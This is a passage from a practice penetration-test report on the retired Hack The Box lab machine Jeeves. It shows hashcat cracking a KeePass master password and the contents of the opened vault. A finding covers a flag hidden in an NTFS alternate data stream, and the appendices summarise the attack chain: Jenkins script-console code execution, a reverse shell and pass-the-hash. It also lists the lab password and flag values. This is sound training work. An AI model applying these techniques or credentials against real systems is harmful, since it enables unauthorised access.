Speed.#01........:     7080 H/s (12.96ms) @ Accel:135 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 55080/14344385 (0.38%)
Rejected.........: 0/55080 (0.00%)
Restore.Point....: 54540/14344385 (0.38%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:5000-6000
Candidate.Engine.: Device Generator
Candidates.#01...: 031605 → louise22

Started: Thu Apr 23 22:10:49 2026
Stopped: Thu Apr 23 22:10:58 2026
```

```
moonshine1
```

Vault entry:


Enter Master Key
/home/joe/HTB_Boxes/Retired/CPTS_Prep/Jeeves/CE...
Master password:
moonshine1
Key file/provider:
(None)
Windows user account
Help
OK
Cancel


CEH.kdbx* - KeePass
File Group Entry Find View Tools Help
CEH
General
Windows
Network
Internet
eMail
Homebanking
Title User Name Password URL Notes
CEH
Walmart.com anonymous ******** http://www.walmart.com Getting my shopping on
Bank of America Michael321 ******** https://www.bankofamerica.com
It's a secret admin ******** http://localhost:8180/secret.jsp
EC-Council hackerman123 ******** https://www.eccouncil.org/programs/certified-ethical-hacker-ceh Personal login
Keys to the kingdom bob ********
DC Recovery PW administrator ********
Jenkins admin admin ******** http://localhost:8080 We don't even need creds! Unha
Backup stuff ? ********
0 of 8 selected
Ready.

4. Sensitive Data Hidden in Alternate Data Streams - Low

CWE	CWE-359 - Exposure of Private Personal Information to an Unauthorized Actor
CVSS 3.1	2.3 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N
Root Cause	The root flag was hidden in an NTFS Alternate Data Stream (ADS), demonstrating sensitive data stored in obscure filesystem locations that may evade normal review processes.
Impact	• Sensitive files may evade casual review and standard user inspection • Malicious files or scripts can be concealed from inexperienced administrators • Forensic review and incident response may be hindered • Hidden data locations can support persistence or covert storage
Affected Component	c:\Users\Administrator\Desktop\rm.txt
Remediation	• Audit systems for unexpected Alternate Data Streams (ADS) on user and system files • Restrict write access to sensitive directories and administrative profiles • Use endpoint protection capable of detecting suspicious ADS usage • Incorporate ADS checks into incident response and forensic procedures • Train administrators to identify hidden NTFS data streams during reviews • Remove unnecessary hidden data and validate legitimate business use cases only
References	Finding 4

Finding Evidence

Found file with ADS:

```
dir /r
```

```
c:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,672,345,088 bytes free
```

```
more < hm.txt:root.txt
```

```
c:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

The table below summarizes hosts and services identified during the assessment through network discovery and enumeration activities. This information reflects assets observed at the time of testing and may change over time.

IP Address	Port	Service	Notes
10.129.23.183 / 10.129.23.199	80	HTTP	AskJeeves-themed web content; no direct exploitation identified
10.129.23.183 / 10.129.23.199	135	MSRPC	Windows RPC endpoint mapper
10.129.23.183 / 10.129.23.199	445	SMB	Used for file transfer and pass-the-hash authentication
10.129.23.183 / 10.129.23.199	50000	HTTP (Jenkins)	Unauthenticated Jenkins administrative interface; primary attack surface

A.3 Subdomain Discovery

The table below lists virtual hosts or subdomains identified during testing. Discovery methods may include passive enumeration, active probing, or application-level analysis.

URL	Description	Discovery Method
None Identified	No additional virtual hosts or subdomains were discovered during testing beyond the primary target hostname (`jeeves.htb`)	N/A

A.4 Exploited Hosts

The table below summarizes hosts that were successfully exploited during the assessment, including the scope in which they were identified and the general method used to obtain access.

Host	Scope	Method	Notes
Jeeves	External	Unauthenticated Jenkins Access → Script Console RCE	Initial foothold obtained as `kohsuke`
Jeeves	Local Host	Pass-the-Hash over SMB	Full administrative compromise obtained as `Administrator`

A.5 Compromised Users

The table below lists user accounts that were compromised during the assessment, including the account type and the method by which access was obtained.

Username	Type	Method	Notes
kohsuke	Local User	Jenkins Script Console Remote Code Execution	Initial foothold obtained through unauthenticated Jenkins access
Administrator	Local Administrator	Pass-the-Hash over SMB	Administrative access obtained using NTLM hash recovered from KeePass vault

A.6 Changes/Host Cleanup

The table below documents any changes made during testing that require cleanup or validation following the assessment. This may include created accounts, modified files, deployed tooling, or configuration changes.

Host	Scope	Change/Cleanup Needed
Jeeves	External	Review Jenkins logs for Script Console abuse and unauthorized command execution
Jeeves	Local Host	Review SMB access logs related to pass-the-hash authentication attempts
Jeeves	Local Host	Rotate all credentials stored in `CEH.kdbx` and remove sensitive hashes/passwords from the vault
Jeeves	Local Host	Audit file system for unauthorized copies or exfiltration of `CEH.kdbx`

A.7 Flags Discovered

The table below records validation artifacts obtained during testing to confirm successful exploitation and access. In training environments, these artifacts may take the form of flags or hashes. In production assessments, this section should be replaced with alternative validation evidence (e.g., command output, access level confirmation).

Flag #	Host	Flag Value	Flag Location	Method Used
1	Jeeves	e3232272596fb47950d59c4cf1e7066a	`C:\Users\kohsuke\Desktop\user.txt`	Unauthenticated Jenkins access → Script Console RCE → reverse shell
2	Jeeves	afbc5bd4b615a60648cec41c6ac92530	`hm.txt:root.txt` (Alternate Data Stream)	KeePass credential recovery → Pass-the-Hash → Administrator access

End of Report